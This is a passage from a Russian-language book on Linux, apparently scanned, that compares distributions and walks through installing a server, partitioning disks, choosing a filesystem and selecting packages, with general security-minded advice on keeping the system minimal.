Этот дистрибутив считается классическим и является законодателем моды в развитии ОС. Помимо всего прочего, Red Hat ведет разработку ОС Linux в двух направлениях: для серверных решений и для клиентских компьютеров. Серверный вариант — платный, а клиентский вариант (Fedora) бесплатен и доступен для скачивания с сайта **fedoraproject.org**. Шли разговоры о том, что Fedora будет независимым проектом, но пока он остался под крылом Red Hat.

Дистрибутивы Linux всегда ругают за сложность установки ядра и программ, которые чаще всего поставляются в исходных кодах и требуют компиляции. Компания Red Hat уже давно упростила этот процесс, разработав менеджер пакетов RPM (Redhat Package Manager). Такие пакеты для установки используют и большинство других разработчиков.

1.2.2. Slackware

Мое знакомство с Linux начиналось именно с дистрибутива Slackware (**www.slackware.com**). Это один из самых старых и сложных для домашних пользователей дистрибутивов. У него до сих пор нет удобной программы установки, и большинство действий приходится делать в текстовом режиме. Конечно же, вы можете добавить к этому дистрибутиву графические оболочки KDE или GNOME, а также другие пакеты, облегчающие работу, но установку проще не сделаешь.

У проекта Slackware даже сайт невероятно простой, и на момент подготовки этого издания он просто черно-белый с минимальным использованием графики.

Если вы ни разу не работали с Linux, то я бы не рекомендовал начинать знакомство с этого дистрибутива. Лучше выбрать что-нибудь попроще.

1.2.3. SuSE Linux

Мне приходилось работать с разными программами от немецких производителей, но удобство работы с ними не просто хромало, а создавалось впечатление, что эти программы — безногие калеки с детства. Однако разработка от SuSE (**www.suse.com**) опровергает такое мнение. Этот дистрибутив отличается симпатичным интерфейсом и отличной поддержкой оборудования, потому что содержит громадную базу драйверов. Кроме того, программисты SuSE добавили в дистрибутив набор утилит под названием YaST, которые значительно упрощают администрирование.

SuSE Linux — наверное, один из первых дистрибутивов, который стал дружественным к пользователю и использует большое количество собственных наработок, чтобы сделать жизнь домашнего пользователя проще. Но при этом он всегда был платным, причем цена очень даже сильно не радовала. Мне кажется, что именно это помешала SuSE занять верхнюю ступень пьедестала и обойти Ubuntu. Сейчас у SuSE Linux есть бесплатная версия — openSUSE, но она пока не набирает популярности.

Я бы посоветовал SuSE только любителям и для использования на клиентских компьютерах. Тем более, что это один из платных дистрибутивов, который распространяется «в коробке».

1.2.4. Debian

Несмотря на то, что цель любого производителя — получение прибыли, существует множество дистрибутивов, которые были и остаются некоммерческими. Основным и самым крупным из них можно считать Debian (**www.debian.org**). Этот продукт создают профессионалы для себя, но пользоваться им может каждый.

ОС Debian имеет больше всего отличий от классической Red Hat, и у вас могут возникнуть проблемы из-за разного расположения некоторых конфигурационных файлов. Но на этом проблемы не заканчиваются. Как и все некоммерческие проекты, этот дистрибутив сложнее других. Разработчики позиционируют Debian как надежную ОС, и это у них получается, а вот о простых пользователях они заботятся мало, поэтому домашние компьютеры этот дистрибутив завоюют не скоро.

1.2.5. Ubuntu

Это, наверное, один из самых простых дистрибутивов, над которым работает компания Canonical Ltd. При его создании основной целью была простота, и, кажется, в 2009 году компания заявила, что в течение двух лет планирует сделать дистрибутив красивее и удобнее macOS. Они видимо хотели это сделать с помощью своей оболочки Unity, которую недавно прикрыли. Сайт разработчиков: **www.ubuntu.com**.

Дистрибутив построен на базе Debian (к сожалению, в одном из предыдущих изданий здесь была допущена ошибка — благодаря приему copy/paste в это место попа-

ло название компании Red Hat). Выбор компании Canonical Ltd. ясен — в лице Debian они выбрали очень безопасную основу. Единственное, что меня пугает, — большинство статистических обзоров показывает, что ежегодно в Ubuntu находят больше уязвимостей, чем в конкурентах. И это при том, что в ОС Debian, на которой основана Ubuntu, уязвимостей находят очень мало.

Статистикам и аналитикам верить очень сложно, особенно с точки зрения безопасности, потому что безопасность измерить невозможно. В дистрибутиве может быть найдена сотня уязвимостей, но он останется надежным, если все они незначительные. С другой стороны, достаточно одной уязвимости, но очень серьезной, которую можно легко использовать и которую залатают с большим опозданием, чтобы надежность опустилась до нуля.

1.2.6. Raspbian

Это еще одна ОС, построенная на Debian, но ее основное назначение — устройства IoT (Internet of Things, или Интернет вещей). И основное место использования этой ОС — на одноплатном компьютере Raspberry PI.

ГЛАВА 2

Установка и начальная настройка Linux

Установка когда-то была самой сложной процедурой для всех дистрибутивов Linux. Вспоминаются времена, когда нужно было последовательно загружаться с нескольких дискет, а потом следовать сложным инструкциям или самостоятельно набирать команды Linux, которые уже надо было знать.

Еще одна непростая задача — разбиение дисков на разделы. Их нужно иметь как минимум два: основной и раздел подкачки. Проблема в том, что многие боятся манипулировать с дисками, особенно с теми, на которых уже есть информация. И это правильно, потому что известны примеры, связанные со случайной потерей данных.

Во время инсталляции любая ОС должна определить установленное оборудование и подготовить все необходимое для его нормальной работы. В 1990-х годах и в начале 2000-х перечень поддерживаемых устройств можно было просмотреть за несколько минут, т. к. многие производители игнорировали Linux, не писали необходимые драйверы и при этом не давали нужной информации. Сейчас чтение такого списка займет дни, потому что все крупные игроки компьютерного мира начали считаться с пингвином (животное, которое ассоциируют с Linux). Определение оборудования теперь происходит безошибочно и, чаще всего, не требует дополнительного вмешательства со стороны пользователя.

2.1. Подготовка к установке

Устанавливать желательно самый свежий стабильный дистрибутив, включающий последнюю версию ядра и приложений. Не стоит брать какой-то пыльный диск с полки и ставить систему с него. Во всех программах могут быть ошибки, просто в новой версии о них еще никто не знает и не сможет вас взломать ☺. Кроме того, надо помнить, что программные средства необходимо своевременно обновлять. Если воспользоваться старым дистрибутивом, то объем обновлений может оказаться слишком большим и занять несколько дней. Не лучше ли установить сразу все новое и максимально быстро запустить сервер в эксплуатацию?

Кроме того, если установить старый дистрибутив и не обновить его до последней версии, то в нем, скорее всего, будут иметься известные хакерам ошибки, а значит, останется потенциальная угроза взломать ваш сервер. Если этого не сделают сразу, то это может произойти в любой момент. Не стоит считать, что ваш сервер никому не нужен. Даже «пустышка» кому-то может оказаться нужной — например, для рассылки спама или, может, даже для не вполне легальных действий.

Мастера установки для разных дистрибутивов могут различаться, но все они, как правило, имеют схожие окна, и даже последовательность выполняемых действий зачастую одинакова. Дело в том, что программ установки не так уж и много, и большинство разработчиков используют одни и те же программы и не пишут ничего самостоятельно. Разве что оформление отличается.

Итак, приступим к рассмотрению процесса установки. Первое, что нужно сделать, — это определить место, где будет располагаться ОС. Если у вас новый компьютер, жесткий диск не разбит на части, и вы будете использовать только Linux, то во время установки просто отведите под нее все доступное пространство. Доверьте разбиение системе, и она сделает это вполне оптимально.

Если у вас уже установлена Windows, и вы хотите, чтобы на компьютере было сразу две ОС, то придется сделать несколько «телодвижений». Для установки Linux требуется наличие на диске пустого пространства. Нет, это не свободное место на логическом диске C:, а пустота на винчестере, место, не занятое какими-либо разделами. В последних версиях инсталляторов присутствует возможность изменять размер имеющихся на диске разделов прямо в программе установки, причем без потери данных. Раньше при изменении разметки диска имеющаяся на нем информацию пропадала.

Итак, если у вас все пространство диска под разделы уже используется, и вы хотите «откусить» небольшую часть этого пространства для установки Linux, то это вполне реально. Данные на существующем диске просто сдвигаются, а в опустошенной части диска может быть создан новый раздел для Linux.

Для повышения надежности процесса сдвига многие рекомендуют сначала произвести дефрагментацию диска. Эта операция вполне безопасна и заключается в том, что разбросанные по всей поверхности диска данные собираются в одном его месте. В процессе работы с файлами данные каждого файла могут быть разбиты на множество кусков и лежать в любых местах диска. После дефрагментации все файлы станут занимать лишь одну непрерывную область. Таким образом, при сокращении размера раздела не придется опустошать от данных его содержимое.

Я не знаю, насколько эта рекомендация еще действительна — современные программы изменения разделов более качественны.

Прежде чем вставить в новый компьютер компакт-диск или DVD с дистрибутивом и начать установку Linux, желательно определиться с другими системами, — а именно, будет ли на компьютере установлена также и Windows. Если да, то я бы порекомендовал сначала установить Windows, и только потом Linux. Дело в том, что установщик от Microsoft затирает загрузочную запись и уничтожает любое присутствие сторонних систем. То есть, установленная ранее Linux станет недоступной.

Установщики Linux более доброжелательны к чужим разработкам, и если на компьютере были «окна» от Microsoft, то загрузчик Linux позволит загружать их без проблем. Впрочем, загрузчик Linux можно восстановить, даже если он был уничтожен установщиком Windows. Достаточно просто иметь загрузочный диск, с которого нужно загрузить Linux и выполнить команду:

```
grub-install /dev/hda
```

Но о командах мы еще будем говорить много в дальнейшем, а это лишь небольшое забегание вперед.

2.2. Начало установки

Несмотря на всю простоту установки, я уже не раз замечал, что установщики слишком молчаливы и не сообщают об ошибках. Если вы вставили диск или флешку с дистрибутивом, перезагрузили компьютер, в открывшемся окне выбора действий выбрали установку или загрузку Linux, но установка не началась, и все как бы «замерзло», то, скорее всего, вы скачали неправильный дистрибутив.

Если попытаться устанавливать 64-битную версию ОС на 32-битный компьютер, то сразу после попытки загрузить ОС компьютер просто остановится и не станет загружаться. Никаких сообщений может и не появиться. То же самое произойдет, если с дистрибутивом не совместим процессор компьютера, — и это в большинстве современных дистрибутивов! Установка становится проще, но сообщать об ошибках программы почему-то не хотят.

У меня есть старый ноутбук, на котором долго работала Windows XP. Я решил заменить на нем эту ОС на Linux, и первый дистрибутив, который я выбрал, не стал устанавливаться из-за несовместимости процессора — он оказался слишком старым.

Если же установка началась, то после этого проблем быть уже не должно. По крайней мере, у меня пока не было. Хотя я в последнее время чаще устанавливаю Linux в виртуальной машине. И не только я. Большинство хостинговых компаний делает так, и сейчас уже мало кто покупает выделенные серверы — в основном, это виртуальные, установленные в виртуальной машине.

> ***Примечание***
>
> Я покажу здесь установку серверной версии Ubuntu на виртуальную машину VirtualBox. Небольшую вводную статью по VirtualBox я написал специально для этой книги и опубликовал на своем сайте по адресу: **http://www.flenov.info/story/show/VirtualBox-dlya-raboty-s-Linux**. А здесь мы сконцентрируемся на установке Linux, потому что именно ей посвящена эта книга.

Я не стану расписывать абсолютно все шаги установки, потому что большинство из них вполне понятны: выбор типа мыши, клавиатуры, способа смены языка и т. д., и, к тому же, они могут различаться в зависимости от дистрибутива. Вместо этого мы рассмотрим критические моменты установки, когда неправильный выбор может повлечь проблемы. И обычно первый из таких моментов — это распределение дискового пространства.

В случае установки серверной версии Ubuntu все шаги будут выполняться в текстовом режиме. Интересно, что в CentOS даже серверная версия устанавливается графической программой установки.

В некоторых дистрибутивах клавиатуру придется определять старым способом, т. е. нажимая разные клавиши. Программа установки при этом определит, какая именно клавиатура используется на компьютере. В графическом режиме обычно дается выбор в зависимости от языка. Если пользователь выбрал русский язык, то для уточнения клавиатуры можно будет выбрать какую-либо из разных русских раскладок. Окно выбора языка и раскладки клавиатуры показано на рис. 2.1.




Рис. 2.1. Ubuntu: выбор клавиатуры

В Ubuntu 18.04 задают всего 9 вопросов, в нижней части окна индикатор текущего шага как раз указывает на то, какой по счету сейчас шаг.

2.3. Разбивка диска

При установке серверной версии Ubuntu шестым шагом идет разбивка диска. Программы установки могут поддерживать три варианта использования дискового пространства для размещения ОС:

- **Использовать весь диск** — все существующие разделы будут уничтожены, а значит, вся информация утрачена. Этот вариант удобен, если вы устанавливаете единственную ОС на новый компьютер. Программа установки сама выберет, сколько места и для чего отвести;
- **Использовать свободное место** — если на компьютере уже установлена ОС, и вы освобождали пустое пространство с помощью программы типа Paragon Hard Disk Manager, то выбирайте этот пункт. Программа установки создаст диски для Linux, исходя из свободного пространства на жестком диске;
- **Указать разделы вручную** — этот вариант дает возможность самостоятельно выбрать параметры создаваемых дисков. Он наиболее сложен, но позволяет добиться максимально эффективных и безопасных результатов.

На рис. 2.2 показано окно программы установки Ubuntu серверной конфигурации, где ОС предложила свои параметры разбиения диска.




Рис. 2.2. Ubuntu: ОС выбрала следующую конфигурацию дисков

Надо иметь в виду, что названия приведенных вариантов использования дискового пространства достаточно условные, поскольку различные разработчики именуют их по-разному. К тому же, не факт, что ваш дистрибутив поддерживает все три варианта. Возможно, будут присутствовать только два из них — действительно, если диск пустой, то нет даже смысла показывать второй вариант.

Если выбрать вариант **Указать разделы вручную**, вы сможете самостоятельно создать разделы для Linux. В *разд. 2.3.2* мы поговорим о том, какие разделы нужны для работы Linux. В рассматриваемом же нами случае установка идет на пустой диск виртуальной машины, поэтому на нем нет никаких разделов. Если же на вашем компьютере уже есть ОС, то на этом шаге вы можете подкорректировать диск, выделить пустое место из существующего диска или разбить диск так, как вам необходимо.

В Linux диски нумеруются не так, как мы привыкли в Windows. Здесь нет дисков A:, C: и т. д. Все диски имеют имена вида /dev/hd*NX* для дисков IDE и вида /dev/sd*NX* для дисков SCSI. В обоих случаях буква *N* — это номер диска. Например, если у вас два жестких диска типа IDE, то в системе они будут именоваться: /dev/hda и /dev/hdb.

Что такое *X* в именовании диска? Это номер раздела. Каждый диск может быть разбит на разделы. Пользователи Windows любят создавать два раздела: C: и D:. На первый устанавливается система, а на втором пользователь хранит данные. При такой организации во время переустановки системы можно смело форматировать диск C:, не боясь потерять данные (хотя лучше все же проверить, не попало ли что-то важное случайно на диск C:).

В Linux тоже могут быть разделы внутри одного диска. Например, первый раздел на первом IDE-диске будет иметь имя /dev/hda1, второй — /dev/hda2 и т. д. Цифрой 1 именуется первичный раздел. Под цифрой 2 можно найти расширенный раздел. Логические разделы начинаются с цифры 5.

2.3.1. Файловые системы

Теперь поговорим о файловых системах, с которыми работает Linux. От файловой системы зависит качество хранения информации на жестком диске. Linux поддерживает множество систем, в том числе и используемые Windows файловые системы FAT, FAT32 и NTFS, но при установке ОС Linux желательно выбрать родную систему: Ext2, Ext3, Ext4[1] или ReiserFS (это название часто сокращают до Reiser). Система ReiserFS является диковиной, потому что используется не часто, но она наиболее предпочтительна по сравнению с Ext2, поскольку включает журналирование, которое делает систему более устойчивой и позволяет быстро восстанавливать ее после сбоев.

Рассмотрим, как работают файловые системы, чтобы вы смогли выбрать оптимальный вариант. В файловой системе Ext2 данные сначала кэшируются и только потом записываются на диск, за счет чего достигается высокая производительность. Но если возникнут проблемы с питанием или произойдет аварийный выход из системы, то компьютер может не успеть сохранить данные. При следующей загрузке ОС обнаружит нарушение целостности жесткого диска, и запустится программа скани-

[1] Сокращение Ext в названии файловой системы расшифровывается как Extended File System (расширенная файловая система).

рования диска fsck (аналог scandisk в Windows), которая восстановит его работоспособность. Однако воссоздать утерянные данные уже не удастся. Сканирование занимает много времени, и это может сказаться на скорости возобновления работы сервера. Будьте готовы к тому, что следующая загрузка будет происходить дольше обычного.

В файловой системе ReiserFS также выполняется запись с предварительным кэшированием, после чего проверяется целостность данных и, если данные записаны верно, кэш очищается. В противном случае ОС при запуске с помощью созданного журнала быстро найдет проблемные места и с минимальными потерями времени восстановит работоспособность диска.

У файловой системы ReiserFS есть и еще одно преимущество. Данные на жесткий диск всегда записываются блочно. Допустим, что блок занимает 1 Кбайт. Если записать файл размером 100 байтов, то блок будет им занят, но в нем останется 90% пустого пространства, в которое уже ничего нельзя записать. Таким образом, из-за столь нерационально используемого дискового пространства (так называемой *утечки памяти*) на жестком диске будет храниться немного меньше информации, чем вы ожидали. Файловая система RaiserFS позволяет заполнять блоки более полно.

Утечку наглядно можно увидеть, если в ОС Windows открыть окно **File Properties** (Свойства файла), показанное на рис. 2.3. Обратите внимание, что в окне есть два параметра **Size** (Размер) и **Size on disk** (Размер на диске). Величина файла 4,95 Кбайт, а на диске он занимает целых 8 Кбайт. Арифметика простая — понятно, что один кластер на диске равен 4 килобайтам. Размер файла больше этого значения, поэтому ОС пришлось выделить два кластера, и второй заполнен менее чем на 25%. Остальное дисковое пространство пропало и не может использоваться, по крайней мере, пока файл не будет стерт.

Если на диск поместить 1000 файлов по 100 байтов при размере блока 4 Кбайт, то каждый из них будет записан в свой блок. При этом на диске будет израсходовано 4 Мбайт вместо положенных 100 Кбайт. Потери пространства составят 97,5%.

Файловая система ReiserFS позволяет записывать в один блок несколько файлов, если их размер менее 100 байтов. Таким образом, на диске будет меньше дыр и утечки памяти.

Файловая система Ext3 также принадлежит к новому поколению журналируемых систем и работает аналогично ReiserFS. До появления Ext4 она являлась системой по умолчанию в большинстве современных дистрибутивов Linux. Трудно сравнить по производительности ReiserFS и Ext3, но с точки зрения надежности советую использовать последнюю. Разные специалисты придерживаются различных мнений, но я думаю, что стоит согласиться с мнением разработчиков и выбрать Ext3 или ее логическое продолжение Ext4.

Четвертое пришествие Extended File System (Ext4) принесло возможность создавать диски размером в 1 эксбибайт (2 в 60-й степени) при размере блока в 4 килобайта. Но более интересным, на мой взгляд, является механизм, который позволяет зара-

нее выделить место под файл и дописывать новые данные в конец уже существующего. Таким образом уменьшается фрагментация данных и повышается производительность файловой системы.




Рис. 2.3. Windows: окно свойств файла

Файловая система Ext4, как уже было отмечено, построена на базе своего предшественника Ext3 и не принесла никаких революционных новшеств, а только улучшение и увеличение показателей предшественницы. Но и этого оказалось достаточно, чтобы Ext4 начали применять по умолчанию в большом количестве дистрибутивов. Мне кажется, это сейчас самая популярная файловая система.

2.3.2. Ручное создание разделов

Если вы настраиваете сервер, а не домашний компьютер, то можно подумать о том, чтобы создать разделы вручную. По умолчанию программа установки создаст только два раздела: основной и для файла подкачки (будет использоваться при нехватке оперативной памяти), что неэффективно и даже небезопасно в случае работы в серверном окружении.

В табл. 2.1 указаны разделы, которые можно создавать, и описано их назначение. В различных дистрибутивах некоторые из этих разделов могут отсутствовать.

Таблица 2.1. Разделы, которые можно создать

Раздел	Описание
/	Основной раздел. Если в Windows при указании пути к файлу сначала указывается имя диска, а потом папки внутри него, то здесь началом является слэш
/bin	Основные исполняемые файлы системы
/boot	Файлы, необходимые для загрузки системы
/dev	Представления для подключенных устройств
/etc	Конфигурационные системные файлы
/home	Пользовательские папки и файлы
/lib	Библиотеки ядра ОС
/opt	Дополнительные программные пакеты
/proc	Раздел для монтирования виртуальной файловой системы
/sbin	Исполняемые файлы главного пользователя (root)
/tmp	Временные файлы
/usr	Системные файлы
/var	Журналы, буферные или заблокированные файлы
Swap	Раздел подкачки

Далеко не все из этих разделов могут быть доступны для настройки во время конфигурации установки ОС. Строго говоря, доступны окажутся только четыре раздела из представленных в таблице (о них — несколько позже).

Обратите внимание, что все имена разделов, кроме последнего, начинаются со слэша. Это не случайно — раздел подкачки создается не как классический раздел и не становится папкой, в которой находятся файлы. Это отдельный раздел, не привязанный к корню файловой системы (который представлен в системе слэшем), и этот раздел оперативная система может использовать как дополнительную оперативную память при нехватке физической точно так же, как использует файл подкачки Windows. Этот раздел не имеет смысла для пользователя, поэтому существует отдельно.

Создание раздела Swap при установке системы в последних дистрибутивах Linux может и не быть предусмотрено, кроме того, вместо раздела подкачки может создаваться файл подкачки. Но если раздел Swap создать можно, и вы хотите создать его вручную, то он должен иметь размер не меньше объема доступной оперативной памяти. Сейчас жесткие диски относительно дешевые, и я советую сделать раздел Swap размером в три раза больше, чем установленный на компьютере объем ОЗУ, потому что оперативной памяти может в ряде случаев не хватать, и чтобы не иметь проблем с разделом подкачки, лучше заранее иметь достаточный запас.

На первый взгляд все это сложно, особенно если вы до этого работали только с Windows. Но поверьте мне, что возможность создания многочисленных папок ОС

в виде отдельных разделов является действительно мощной возможностью. Двух разделов достаточно, когда у вас только один жесткий диск, и компьютер используется в качестве домашней системы. Если вы используете два винчестера, то лучше создать три раздела:

- / — на первом диске для всех системных файлов;
- Swap — на первом диске. Он будет использоваться при нехватке оперативной памяти (современные дистрибутивы могут не требовать этого раздела);
- /home — на втором диске для хранения пользовательских файлов.

Диски желательно подключить к разным контроллерам (подсоединить на различные шлейфы), что позволит системе работать с устройствами практически параллельно. Это может значительно повысить производительность ОС, потому что Linux сможет работать и с системными, и с пользовательскими файлами одновременно.

Если вы настраиваете сервер, то на отдельные (физические) жесткие диски имеет смысл вынести папки файлов (раздел /home) и раздел /var. Логические диски/разделы в этом случае не дадут желаемого результата. Если же разделы /var и /home вынесены на отдельные диски, то для корневого каталога будет достаточно 3 Гбайт, но можно сделать его и больше.

На разделе /var тоже лучше не экономить и выделить ему 10 Гбайт. Здесь будут храниться файлы журналов, WWW- и FTP-файлы, которые быстро увеличиваются, и если они заполнят все доступное пространство, то система может выйти из строя или просто станет недоступной. Именно на это иногда рассчитывают хакеры, когда организуют атаку «Отказ от обслуживания» (DoS). К этому вопросу мы еще не раз вернемся. Некоторые специалисты по безопасности рекомендуют располагать этот раздел на самом большом диске (чаще всего там же содержится и раздел /home), но это ударит по производительности. Когда журналы находятся на отдельном диске, то это позволяет выполнять запись в них параллельно с обслуживанием остальных разделов. Это значит, что пользователь работает со своими файлами в разделе /home на одном жестком диске, а другой винчестер в это время сохраняет всю информацию об активности пользователя. Если обе папки будут на одном диске, то запись не сможет быть параллельной.

Ориентируйтесь на свои технические средства. При необходимости разделы /var и /home действительно можно разместить на одном, но самом большом жестком диске. Только вот под раздел /home нужно отдавать все оставшееся пространство, потому что здесь пользователи будут хранить свои данные (которые достигают значительного объема!), и если пожадничать, то пользователи скоро начнут возмущаться по поводу нереальности сохранения на сервере результатов очередной игры. Если есть такая возможность, то выделите каждому из разделов максимально большой диск и забудьте про проблемы (ну, хотя бы на время).

Для нашей тестовой системы можно выбрать простейший вариант с двумя разделами (корневой и подкачки) и продолжить установку.

Надо также иметь в виду, что большинство пользователей работают с Linux в виртуальных машинах и создают только один виртуальный диск, — естественно, что в таком случае все только что сказанное про оптимизацию за счет разделения дискового пространства на разделы теряет смысл...

Итак, если вы создали новые разделы, то, вероятно, следующим этапом автоматически запустится процедура форматирования этих разделов. Если же установка идет на существующие разделы, где уже могла стоять Linux, то программа установки запросит у вас необходимость их форматирования. Если раздел содержал важные данные, то вы можете сохранить их, отменив форматирование.

2.4. Выбор пакетов для установки

Выбор пакетов — весьма интересный момент, и именно здесь обычно допускают первую и самую страшную ошибку начинающие пользователи Linux — указывают все, что знают, и, тем более, что не знают (на всякий случай). Да, название и назначение многих пакетов непонятны и незнакомы большей части пользователей, поэтому начинающие не могут четко определить список того, что им нужно. Но это не значит, что надо устанавливать все подряд.

В этом отношении мне понравилась установка последней версии Ubuntu Server — она не спрашивала о том, какие пакеты нужны, у меня она просто поставила минимальный набор ОС и перезагрузилась. Установка прошла невероятно быстро, а теперь я могу поставить необходимые пакеты сам. Администратор серверной версии должен уметь сам ставить все, что ему нужно. К тому же, если попытаться выполнить команду неустановленного сервиса, то система подскажет, как можно его установить.

Раньше на отладочную систему я ставил Linux в полной комплектации со всем, что только можно. Здесь я тестирую новые программы, проверяю работоспособность отдельных модулей, отлаживаю конфигурации и изучаю новые серверные программы/утилиты. Но в «боевые» системы я не устанавливаю ничего лишнего.

У хостеров также есть дурная привычка ставить все. Я покупал выделенный хостинг у двух разных компаний, и обе поставили мне образы Linux с большим количеством сервисов, которые мне не были нужны. Да и не только мне — в их число входили сервисы, которые веб-серверам не нужны вовсе.

Любой дистрибутив Linux включает в себя невероятное множество программ, особенно серверных. Тут и веб-сервер, и FTP, и многое другое. Установив их все, мы делаем свой компьютер «проходным двором». А если все это активизируется при старте системы, то загрузка компьютера замедлится: в ОС будет открыто множество портов, и заработают разнообразные сервисы, в которых мы пока еще даже не разбирались. А ведь нет идеальных программ — везде существуют ошибки, которые регулярно обнаруживаются и исправляются. И если хотя бы в одном демоне[1] найдется погрешность, то какой-нибудь хакер сможет проникнуть в вашу систему.

[1] Демон — серверная программа, которая обрабатывает запросы клиента.

Установить нужные компоненты после завершения установки ОС стало настолько просто, что я не вижу смысла пытаться ставить сразу все, — добавить недостающие компоненты можно будет в любой момент.

Сразу после выбора серверных компонентов, которые действительно необходимы, программа установки может спросить пароль по умолчанию. Я все не проверял, но знаю, что Ubuntu предлагает установить пароль администратора для MySQL — популярной базы данных уже во время установки. Раньше все компоненты ставились с паролями по умолчанию или вообще без паролей, что тоже не является безопасным.

Старые установщики Linux не предоставляли возможности выбора того, что будет запускаться при старте системы, а банально запускали все сервисы, предполагая, что если мы что-то ставим, то это обязательно нужно запустить. Но в большинстве случаев это не так, потому что мы часто устанавливаем что-то на будущее. Большинство современных дистрибутивов, которые я видел (хотя я видел их не так и много, если учесть сколько всего доступно), уже предоставляют возможность выбора или не запускают все установленное по умолчанию, и это правильно. Если вы все же решили установить что-то не очень нужное, то стоит обдумать возможность хотя бы запретить его автозапуск.

Вообще, после установки ОС следует проверить, что установлено в автозапуске. Если вы установили что-то на будущее, но не будете сразу же это использовать, то стоит сразу по завершении установки проверить, что запускается автоматом, и отключить запуск ненужного.

В целях упрощения дистрибутивов для домашних пользователей программы установки предоставляют предопределенные варианты установки. Они могут иметь такие или схожие названия:

